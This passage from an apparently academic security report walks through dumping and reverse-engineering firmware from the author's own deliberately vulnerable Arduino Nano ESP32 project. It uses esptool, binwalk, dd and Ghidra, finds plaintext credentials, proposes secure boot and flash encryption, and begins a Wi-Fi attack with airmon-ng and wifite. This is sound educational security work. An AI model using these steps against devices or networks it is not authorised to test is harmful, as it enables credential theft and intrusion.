- Arduino forum discussions about extracting firmware from Arduino boards [43].

The extraction was carried out using the *esptool* tool created by Espressif [32]. The *esptool* can be installed either directly from pip with the following commands, it is recommendable to install everything always on a virtual environment.

```
    sudo apt install -y python3 python3-pip python3-venv
    python3 -m venv venv
    source venv/bin/activate
    pip3 install esptool
```

Following the recommended procedure from [40], the full flash memory was dumped. During this step, the flash size of the board had to be modified in order to obtain a consistent image. This can be checked through the boards documentation [2] or through the command

```
$ esptool flash-id
```

Before executing **any esptool the command**, the board must be connected to the laptop and placed into bootloader mode. On this specific board, bootloader mode can be entered by holding down the *RESET* button while plugging the USB cable into the laptop. Once the connection is established, the button can be released, and the command executed. This procedure can be somewhat tricky to perform reliably, because the UF2 bootloader intercepts and prevents serial dump and USB ACM port disappears during bootloader entry. To kill any service that is using the port use the command *sudo fuser -k /dev/ttyyourport(ACM0)*

If successful, the expected output resembles the following:

```
    esptool v5.0.1
    Connected to ESP32-S3 on /dev/ttyACM0:
    Chip type:          ESP32-S3 (QFN56) (revision v0.2)
    Features:           Wi-Fi, BT 5 (LE), Dual Core + LP Core, 240MHz,
    Embedded PSRAM 8MB (AP_3v3)
    Crystal frequency:  40MHz
    USB mode:           USB-Serial/JTAG
    MAC:                ec:da:3b:54:7f:c0

    Stub flasher running.

    Flash Memory Information:
    =========================
    Manufacturer: c8
    Device: 4018
    Detected flash size: 16MB
```

```
    Flash type set in eFuse: quad (4 data lines)
    Flash voltage set by eFuse: 3.3V

    Hard resetting via RTS pin...
```

Where the flash is displayed. Moreover the chip is also recognized to be a ESP32-S3 which is important for following extractions, and the connected port is /dev/tyyACM0.

With all the information, the flash can be extracted through:

```
$ esptool --port /dev/ttyACM0 read-flash 0x0000000 0x1000000 firmware_dump.
    bin

    esptool v5.0.1
    Connected to ESP32-S3 on /dev/ttyACM0:
    Chip type:          ESP32-S3 (QFN56) (revision v0.2)
    Features:           Wi-Fi, BT 5 (LE), Dual Core + LP Core, 240MHz,
    Embedded PSRAM 8MB (AP_3v3)
    Crystal frequency:  40MHz
    USB mode:           USB-Serial/JTAG
    MAC:                ec:da:3b:54:7f:c0

    Stub flasher running.

    Configuring flash size...
    Read 16777216 bytes from 0x00000000 in 1514.9 seconds (88.6 kbit/s) to '
    firmware_dump.bin'.

    Hard resetting via RTS pin...
```

Once extracted, the flash dump was validated using the built-in *esptool image-info* command. The tool confirmed the validity of several segments, although not all partitions were aligned correctly.

```
$ esptool image-info firmware_dump.bin
    esptool v5.0.1
    Image size: 16777216 bytes
    Detected image type: ESP32-S3

    ESP32-S3 Image Header
    ====================
    Image version: 1
    Entry point: 0x403c98d4
    Segments: 3
    Flash size: 16MB
    Flash freq: 80m
    Flash mode: DIO

    ESP32-S3 Extended Image Header
```

```
      ==============================
      WP pin: 0xee (disabled)
      Flash pins drive settings: clk_drv: 0x0, q_drv: 0x0, d_drv: 0x0, cs0_drv:
       0x0, hd_drv: 0x0, wp_drv: 0x0
      Chip ID: 9 (ESP32-S3)
      Minimal chip revision: v0.0, (legacy min_rev = 0)
      Maximal chip revision: v655.35

      Segments Information
      ====================
      Segment   Length   Load addr   File offs  Memory types
      -------  -------  ----------  ----------  ------------
            0  0x0044c  0x3fce3808  0x00000018  BYTE_ACCESSIBLE, MEM_INTERNAL,
     DRAM
            1  0x00be4  0x403c9700  0x0000046c  MEM_INTERNAL, IRAM
            2  0x02a38  0x403cc700  0x00001058  MEM_INTERNAL, IRAM

      ESP32-S3 Image Footer
      =====================
      Checksum: 0x80 (valid)
      Validation hash: 3
      b0298561c93e4b2dde9a5bf52acd668c43337deafad39349403f9af2ea39cb5 (valid)
```




Fig. 5.31. Firmware Partitions Command

As part of the firmware analysis, an attempt was made to reconstruct an ELF file from the extracted app0 partition of the ESP32-S3 firmware following the [41] guidelines. The first step was to inspect the ELF file generated by the Arduino IDE for the project:

```
$ readelf -s ../../ArduinoNanoESP32_OWASP/V1.6/build/arduino.esp32.nano_nora/
    V1.6.ino.elf > symbols_dump.txt
```

However, this ELF is intended for the ESP32 standard architecture, not the ESP32-S3 variant used by my device. Therefore, attempting to use it directly for reverse engineering of the S3 firmware yielded inconsistent or misleading symbol information.

```
python3 ../esp32_image_parser/esp32_image_parser.py create_elf
firmware_dump2.bin -partition app0 -output app0.elf
```

During execution, several issues were encountered:

```
Warning: Unexpected chip ID in image. Expected 0 but value was 9. Is this
    image for a different chip model?
```

This indicates that the parser expected a standard ESP32 image (chip ID 0), but the firmware corresponds to an ESP32-S3 (chip ID 9). The discrepancy between the target chip and the parser's assumptions prevented proper ELF reconstruction.

```
Traceback (most recent call last):
  File /esp32_image_parser/esp32_image_parser.py", line 197, in
    add_elf_symbols
    sym_binding = line[4]
IndexError: list index out of range
```

The error occurs when the script attempts to read symbol information that does not exist in the S3 image, due to differences in memory layout, segment definitions, and symbol table formatting between the standard ESP32 and the S3 variant.

Due to the problems encountered with the conversion to elf format, the following analysis was done on the raw binary file. The next step in the analysis is the identification of the correct segments within the extracted binary firmware image. To achieve this, the partition table can be obtained directly from the firmware dump located at offset 0x8000 by ESP-IDF convention [44]. One of the most straightforward approaches is to use the tool *binwalk*, which is included in Kali Linux. The output of this tool when executed is shown below:

```
$ binwalk firmware_dump.bin

    DECIMAL       HEXADECIMAL     DESCRIPTION

    --------------------------------------------------------------------------------

    0             0x0             ESP Image (ESP32-S3): segment count: 3,
    flash mode: DIO, flash speed: 80MHz, flash size: 16MB, entry address: 0
    x403c98d4, hash: sha256
    32768         0x8000          ESP32 Partition Table Entry: label: "nvs",
    type: DATA, subtype: NVS, offset: 0x9000, size: 0x5000, flags: 0x0 (not
    encrypted)
    32800         0x8020          ESP32 Partition Table Entry: label: "
    otadata", type: DATA, subtype: Factory/OTA DATA, offset: 0xe000, size: 0
    x2000, flags: 0x0 (not encrypted)
    32832         0x8040          ESP32 Partition Table Entry: label: "app0",
     type: APP, subtype: OTA 0, offset: 0x10000, size: 0x300000, flags: 0x0 (
```

```
    not encrypted)
9   32864         0x8060          ESP32 Partition Table Entry: label: "app1",
     type: APP, subtype: OTA 1, offset: 0x310000, size: 0x300000, flags: 0x0 (
    not encrypted)
10  32896         0x8080          ESP32 Partition Table Entry: label: "ffat",
     type: DATA, subtype: FAT, offset: 0x610000, size: 0x960000, flags: 0x0 (
    not encrypted)
11  32928         0x80A0          ESP32 Partition Table Entry: label: "
    factory", type: APP, subtype: Factory/OTA DATA, offset: 0xf70000, size: 0
    x80000, flags: 0x0 (not encrypted)
12  32960         0x80C0          ESP32 Partition Table Entry: label: "
    coredump", type: DATA, subtype: Coredump, offset: 0xff0000, size: 0x10000,
     flags: 0x0 (not encrypted)
```

While *binwalk* provides a general overview, more detailed information can be extracted using specialized tools such as [45]. However, due to incomplete support for the ESP32-S3 microcontroller in its current implementation, the tool was only partially functional. Some modifications were applied locally in order to implement the esp32-s3 microchip, but the results remained inconsistent and not sufficiently reliable for further analysis. The output obtained from *esp32knife* is illustrated below:

```
1   $ python3 esp32knife/esp32knife.py --chip=esp32s3 load_from_file ../
    firmware_dump.bin
2   Prepare output directories:
3   - removing old directory: parsed
4   - creating directory: parsed
5   Reading firmware from: ../firmware_dump.bin
6   Unexpected chip id in image. Expected 0 but value was 9. Is this image
    for a different chip model?
7   Warning: some reserved header fields have non-zero values. This image may
     be from a newer esptool.py?
8   Writing bootloader to: parsed/bootloader.bin
9   Bootloader image info:
10
    ================================================================================

11  WARNING: Suspicious segment 0xee, length 9
12  WARNING: Suspicious segment 0x4c3fce38, length 4278190084
13  Failed to parse : parsed/bootloader.bin
14  End of file reading segment 0x4c3fce38, length 4278190084 (actual length
    15007)
15
    ================================================================================


16
17  Partition table found at: 8000
18  Verifying partitions table...
19  Writing partitions table to: parsed/partitions.csv
20  Writing partitions table to: parsed/partitions.bin
```

```
    PARTITIONS:
       0  nvs      DATA:nvs   off=0x00009000 sz=0x00005000  parsed/part.0.nvs
          Parsing NVS partition: parsed/part.0.nvs to parsed/part.0.nvs.cvs
          Parsing NVS partition: parsed/part.0.nvs to parsed/part.0.nvs.txt
          Parsing NVS partition: parsed/part.0.nvs to parsed/part.0.nvs.json
       1  otadata  DATA:ota   off=0x0000e000 sz=0x00002000  parsed/part.1.
    otadata
       2  app0     APP :ota_0 off=0x00010000 sz=0x00300000  parsed/part.2.
    app0
       3  app1     APP :ota_1 off=0x00310000 sz=0x00300000  parsed/part.3.
    app1
       4  ffat     DATA:fat   off=0x00610000 sz=0x00960000  parsed/part.4.
    ffat
       5  factory  APP :factory off=0x00f70000 sz=0x00080000  parsed/part.5.
    factory
       6  coredump DATA:coredump off=0x00ff0000 sz=0x00010000  parsed/part.6.
    coredump

    APP PARTITIONS INFO:

    ================================================================================

    Partition  app0     APP :ota_0 off=0x00010000 sz=0x00300000
    --------------------------------------------------------------------
    WARNING: Suspicious segment 0xee, length 9
    WARNING: Suspicious segment 0x743c0900, length 838861315
    Failed to parse : parsed/part.2.app0
    End of file reading segment 0x743c0900, length 838861315 (actual length
    3145695)
    Partition  app1     APP :ota_1 off=0x00310000 sz=0x00300000
    --------------------------------------------------------------------
    Failed to parse : parsed/part.3.app1
    Invalid image magic number: 255
    Partition  factory  APP :factory off=0x00f70000 sz=0x00080000
    --------------------------------------------------------------------
    WARNING: Suspicious segment 0xee, length 9
    WARNING: Suspicious segment 0x783c0300, length 838860993
    Failed to parse : parsed/part.5.factory
    End of file reading segment 0x783c0300, length 838860993 (actual length
    524255)

    ================================================================================
```

Another method to extract the firmware is by directly reading the flash memory from the chip with *esptool* [32]. The partition table can then be analyzed using *binwalk*, as shown below:

```
$ esptool --chip esp32s3 read-flash 0x8000 0x1000 partitions.bin
    esptool v5.0.1
```

```
    Connected to ESP32-S3 on /dev/ttyACM0:
    Chip type:          ESP32-S3 (QFN56) (revision v0.2)
    Features:           Wi-Fi, BT 5 (LE), Dual Core + LP Core, 240MHz,
    Embedded PSRAM 8MB (AP_3v3)
    Crystal frequency:  40MHz
    USB mode:           USB-Serial/JTAG
    MAC:                ec:da:3b:54:7f:c0

    Stub flasher running.

    Configuring flash size...
    Read 4096 bytes from 0x00008000 in 0.4 seconds (90.7 kbit/s) to '
    partitions.bin'.

    Hard resetting via RTS pin...
```

```
$ binwalk partitions.bin

DECIMAL       HEXADECIMAL     DESCRIPTION
--------------------------------------------------------------------------------

0             0x0             ESP32 Partition Table Entry: label: "nvs", type
    : DATA, subtype: NVS, offset: 0x9000, size: 0x5000, flags: 0x0 (not
    encrypted)
32            0x20            ESP32 Partition Table Entry: label: "otadata",
    type: DATA, subtype: Factory/OTA DATA, offset: 0xe000, size: 0x2000, flags
    : 0x0 (not encrypted)
64            0x40            ESP32 Partition Table Entry: label: "app0",
    type: APP, subtype: OTA 0, offset: 0x10000, size: 0x300000, flags: 0x0 (
    not encrypted)
96            0x60            ESP32 Partition Table Entry: label: "app1",
    type: APP, subtype: OTA 1, offset: 0x310000, size: 0x300000, flags: 0x0 (
    not encrypted)
128           0x80            ESP32 Partition Table Entry: label: "ffat",
    type: DATA, subtype: FAT, offset: 0x610000, size: 0x960000, flags: 0x0 (
    not encrypted)
160           0xA0            ESP32 Partition Table Entry: label: "factory",
    type: APP, subtype: Factory/OTA DATA, offset: 0xf70000, size: 0x80000,
    flags: 0x0 (not encrypted)
192           0xC0            ESP32 Partition Table Entry: label: "coredump",
     type: DATA, subtype: Coredump, offset: 0xff0000, size: 0x10000, flags: 0
    x0 (not encrypted)
```

The output of *binwalk* provides a clear overview of the memory organization of the ESP32 firmware image. Each entry corresponds to a partition that serves a specific role in the device's operation [44]. For example, the *nvs* (Non-Volatile Storage) partition stores configuration data and key–value pairs that persist across reboots. The *otadata* partition contains metadata for Over-the-Air (OTA) updates, allowing the device to manage multi-

ple firmware images. The *app0* and *app1* partitions hold the actual application binaries, and are likely the ones managing the target code we want to analyze. The *ffat* partition provides a FAT filesystem for user data storage, while the *factory* partition may contain the default application flashed at production time. Finally, the *coredump* partition is reserved for storing crash logs and debugging information.

Once the partitions are identified, they can be extracted and analyzed to determine which one contains the relevant firmware. In this case, the most likely candidates are *app0* and *app1*, since *nvs* is not used in the vulnerable versions of the software, and *ffat*, `factory`, and *coredump* are not relevant for reverse engineering the application logic. It is important to note that *binwalk* cannot extract these partitions directly using the `-t` option, as ESP32 images are not "file systems" like those found in Linux-based firmware (e.g., squashfs or jffs2). Instead, the extraction of `app0` (or any other application partition) must be performed manually using the offsets identified in the analysis.

```
dd if=firmware_dump2.bin of=app0.bin bs=1 skip=$((0x10000)) count=$((0x300000
    ))
```

App0 can be analyzed with:

```
$ esptool image-info app0.bin
    esptool v5.0.1
    Image size: 3145728 bytes
    Detected image type: ESP32-S3

    ESP32-S3 Image Header
    =====================
    Image version: 1
    Entry point: 0x40376a8c
    Segments: 5
    Flash size: 16MB
    Flash freq: 80m
    Flash mode: DIO

    ESP32-S3 Extended Image Header
    ==============================
    WP pin: 0xee (disabled)
    Flash pins drive settings: clk_drv: 0x0, q_drv: 0x0, d_drv: 0x0, cs0_drv:
     0x0, hd_drv: 0x0, wp_drv: 0x0
    Chip ID: 9 (ESP32-S3)
    Minimal chip revision: v0.0, (legacy min_rev = 0)
    Maximal chip revision: v655.35

    Segments Information
    ====================
    Segment   Length   Load addr   File offs  Memory types
    -------  -------  ----------  ----------  ------------
          0  0x204b8  0x3c090020  0x00000018  DROM
```

```
            1  0x0571c  0x3fc93d50  0x000204d8  BYTE_ACCESSIBLE, MEM_INTERNAL,
    DRAM
            2  0x0a414  0x40374000  0x00025bfc  MEM_INTERNAL, IRAM
            3  0x88644  0x42000020  0x00030018  IROM
            4  0x05938  0x4037e414  0x000b8664  MEM_INTERNAL, IRAM

    ESP32-S3 Image Footer
    =====================
    Checksum: 0xac (valid)
    Validation hash: 500
    e7a0a9b83b8694ab025cee9ba43818c89fefbf7db812a2ab8daa89596aa62 (valid)

    Application Information
    =======================
    Project name: arduino-lib-builder
    App version: esp-idf: v4.4.7 38eeba213a
    Compile time: Mar  5 2024 12:12:53
    ELF file SHA256: 41
    ecde8cf78d2501750475ba4118cae82dd687f3cba2f47e430759f32f383eda
    ESP-IDF: v4.4.7-dirty
    Minimal eFuse block revision: 0.0
    Maximal eFuse block revision: 0.0
    Secure version: 0
```

With this information it is highly likely that this image corresponds to the scripts flashed into the Arduino, but it could also be further verified with the strings command and searching for readable strings or a quick analysis with binwalk where the HTML documents are represented. Due to the nature of this project, it is also possible to compile de Arduino sketch and compare binaries:

```
$ esptool image-info ../../ArduinoNanoESP32_OWASP/V1.6/build/arduino.esp32.
    nano_nora/V1.6.ino.bin
    esptool v5.0.1
    Image size: 778192 bytes
    Detected image type: ESP32-S3

    ESP32-S3 Image Header
    =====================
    Image version: 1
    Entry point: 0x40376a8c
    Segments: 5
    Flash size: 16MB
    Flash freq: 80m
    Flash mode: DIO

    ESP32-S3 Extended Image Header
    ==============================
    WP pin: 0xee (disabled)
    Flash pins drive settings: clk_drv: 0x0, q_drv: 0x0, d_drv: 0x0, cs0_drv:
```

```
 0x0, hd_drv: 0x0, wp_drv: 0x0
Chip ID: 9 (ESP32-S3)
Minimal chip revision: v0.0, (legacy min_rev = 0)
Maximal chip revision: v655.35

Segments Information
====================
Segment   Length   Load addr   File offs  Memory types
-------  -------  ----------  ----------  ------------
      0  0x204b8  0x3c090020  0x00000018  DROM
      1  0x0571c  0x3fc93d50  0x000204d8  BYTE_ACCESSIBLE, MEM_INTERNAL,
DRAM
      2  0x0a414  0x40374000  0x00025bfc  MEM_INTERNAL, IRAM
      3  0x88644  0x42000020  0x00030018  IROM
      4  0x05938  0x4037e414  0x000b8664  MEM_INTERNAL, IRAM

ESP32-S3 Image Footer
=====================
Checksum: 0xac (valid)
Validation hash: 500
e7a0a9b83b8694ab025cee9ba43818c89fefbf7db812a2ab8daa89596aa62 (valid)

Application Information
=======================
Project name: arduino-lib-builder
App version: esp-idf: v4.4.7 38eeba213a
Compile time: Mar  5 2024 12:12:53
ELF file SHA256: 41
ecde8cf78d2501750475ba4118cae82dd687f3cba2f47e430759f32f383eda
ESP-IDF: v4.4.7-dirty
Minimal eFuse block revision: 0.0
Maximal eFuse block revision: 0.0
Secure version: 0
```

Comparing both outputs, app0.bin is 3,145,728 bytes (the whole partition area). It contains the ESP image plus padding / unused space or extra partition-level content. While the V1.6.ino.bin produced by Arduino is 778,192 bytes, *esptool image-info* shows identical segments, identical entry point and identical validation hash for both images, indicating the actual embedded application code/data is identical in both files.

Lastly, app0 has to be imported into ghidra, which can be done by directly importing the binary file and separating the memory segments with the memory map feature, or by manually extracting the segments from the app0 file with the information obtained from the partition and importing them into ghidra, below are the commands of how the binary has to be split:

```
# DROM
dd if=app0.bin of=seg0_drom.bin bs=1 skip=$((0x18))     count=$((0x204b8))

```

```
# DRAM
dd if=app0.bin of=seg1_dram.bin bs=1 skip=$((0x204d8))  count=$((0x571c))

# IRAM1
dd if=app0.bin of=seg2_iram1.bin bs=1 skip=$((0x25bfc)) count=$((0xa414))

# IROM
dd if=app0.bin of=seg3_irom.bin bs=1 skip=$((0x30018)) count=$((0x88644))

# IRAM2
dd if=app0.bin of=seg4_iram2.bin bs=1 skip=$((0xb8664)) count=$((0x5938))
```

This allows importing each segment individually into Ghidra, providing a cleaner disassembly aligned with the ESP32 memory map. Once imported, a Ghidra project can be created. If you choose to import the segments instead of the entire binary, it is recommended to begin with the IROM segment. Import the segment using the Tensilica Xtensa architecture in little endian format, open the file in Ghidra (without analysing yet), navigate to *File* → *Add to program*, and sequentially import the remaining segments. Default options can be kept unchanged. Once all segments are loaded, the analysis can proceed.

The entry point reported by the `image-info` command did not provide relevant insight during analysis, as it was located at the end of a function and appeared unrelated to the actual firmware flow. This suggests that some parts of the program may not have been loaded in an immediately interpretable way. Because of this, navigation was instead guided by string references.

Initially, attempts were made to locate Arduino-like symbols such as *setup()* or *loop()*, but these were not found explicitly. Nevertheless, by cross-referencing functions, a candidate for the *setup()* function was identified:

```
    void FUN_420030fc(void) {
      int *piVar1;
      int iVar2;
      undefined4 *puVar3;
      undefined *puVar4;
      undefined4 auStack_3c [2];
      undefined auStack_34 [8];
      undefined4 uStack_2c;
      undefined4 uStack_28;
      undefined4 *puStack_24;

      piVar1 = DAT_4200004c;
      puVar3 = DAT_42000028;
      memw();
      puStack_24 = (undefined4 *)*DAT_42000028;
      memw();
      FUN_4200c1f4((int)DAT_4200004c);
```

```
18        FUN_4200d3e4(1000);
19        FUN_4200bcd4(piVar1,(int)PTR_s_t/plain_42000050);
20        FUN_420059e4(DAT_4200005c,PTR_s_2E54E27_42000058,PTR_DAT_42000054
      ,0,0,1);
21        puVar4 = PTR_s_ting..._42000060;
22        while( true ) {
23          FUN_4200bc94(piVar1,(int)puVar4);
24          iVar2 = FUN_42005888();
25          if (iVar2 == 3) break;
26          FUN_4200d3e4(500);
27          puVar4 = PTR_DAT_42000064;
28        }
29        FUN_4200bcd4(piVar1,(int)PTR_s_to_WiFi_42000068);
30        FUN_42005b90(auStack_3c);
31        FUN_4200bcec(piVar1,auStack_3c);
32        FUN_42003514();
33        FUN_42003754();
34        FUN_42003ad8();
35        iVar2 = DAT_42000074;
36        uStack_28 = DAT_4200006c;
37        uStack_2c = DAT_42000070;
38        FUN_42009fe8(DAT_42000074,(int)auStack_34);
39        (*DAT_4200002c)(auStack_34);
40        FUN_42009c84(iVar2);
41        FUN_4200bcd4(piVar1,(int)PTR_s_d._IP:_42000078);
42        FUN_42005d24(DAT_4200007c,0);
43        FUN_4200bcd4(piVar1,(int)PTR_s_port_80_42000080);
44        memw();
45        memw();
46        puVar3 = (undefined4 *)*puVar3;
47        if (puStack_24 != puVar3) {
48          (*(code *)PTR_FUN_42000030)();
49          (*DAT_4200002c)(auStack_34);
50          FUN_420725dc(puVar3);
51        }
52        return;
53      }
```

This function contains strings such as `connecting to Wi-Fi`, `booting`, and delays like `1000`, which strongly suggest initialization to an Arduino *setup()* function.

During this analysis, more vulnerabilities implemented in previous versions were discovered. Plaintext credentials were present within the binary, as shown in Figure 5.32. Although their references appeared truncated and not directly linked, their presence is enough to demonstrate the possibility of an attacker login into the system.




Fig. 5.32. Plaintext Passwords in Ghidra

Other elements were also identified, including functions responsible for setting up HTTP routes, managing the dashboard, and handling network services. However, these did not reveal significantly new findings beyond what had already been documented in earlier stages of the project. With more advanced expertise in embedded firmware reverse engineering, it is highly likely that deeper insights such as detailed control flow of web service handlers or hidden backdoor mechanisms could be uncovered.

Mitigation The mitigation of A9 requires a switch in how credentials are handled. Default credentials must either be eliminated or enforced on specific settings such as single-use at boot time, and later being properly nullified or requiring users to define a new password upon first login.

Addressing A10, the firmware must introduce basic physical security controls, starting with secure boot and flash encryption, although there is no support from the Arduino official resources, the microchip can be encrypted through the ESP32-S3 platform. Secure boot prevents the execution of unverified firmware, ensuring that only authorized

code can run even after a physical reset or re-flash attempt. Flash encryption, on the other hand, ensures that data stored in flash memory cannot be read or altered without proper cryptographic keys, which are stored in protected areas of the chip. Additionally, sensitive runtime data such as login credentials and command logs should be cleared from memory after use and never exposed through web or TCP endpoints. Debugging interfaces like UART should be disabled in production firmware, and physical access should be monitored or obstructed where possible through casing, tamper detection switches, or epoxy encapsulation.

5.4. Attacker Outside The Network

This section analyses how an attacker located outside the local network can attempt to gain access, as well as how such vulnerabilities may be exploited in real-world scenarios. The objective is to demonstrate the feasibility of wireless attacks against IoT devices that rely on insecure Wi-Fi configurations.

The first step for an external attacker is to configure their wireless interface in **monitor mode**, which allows passive capture of all nearby network traffic. Not all wireless cards support this feature natively, therefore, external USB adapters such as the *TP-Link TL-WN722N* are often used in penetration testing.

On Linux systems, monitor mode can be enabled with:

```
sudo airmon-ng start wlan0
```

In this case, the default wireless interface (`mlan0`) lacked monitor mode capabilities, so an external adapter was employed, as shown in Figure 5.33.




Fig. 5.33. Monitor Mode TP-link

For the penetration test, the tool *Wifite* was used to automate Wi-Fi attacks. The tool can be launched with:

```
sudo wifite
```

If conflicts arise with existing network services, the following command can be run to stop interfering processes before re-enabling monitor mode:

```
sudo airmon-ng check kill
```

Once properly configured, Wifite scans for available networks and displays them to the attacker. When the target network is identified, the scan can be interrupted with CTRL+C, and the corresponding target selected (Figure 5.34).

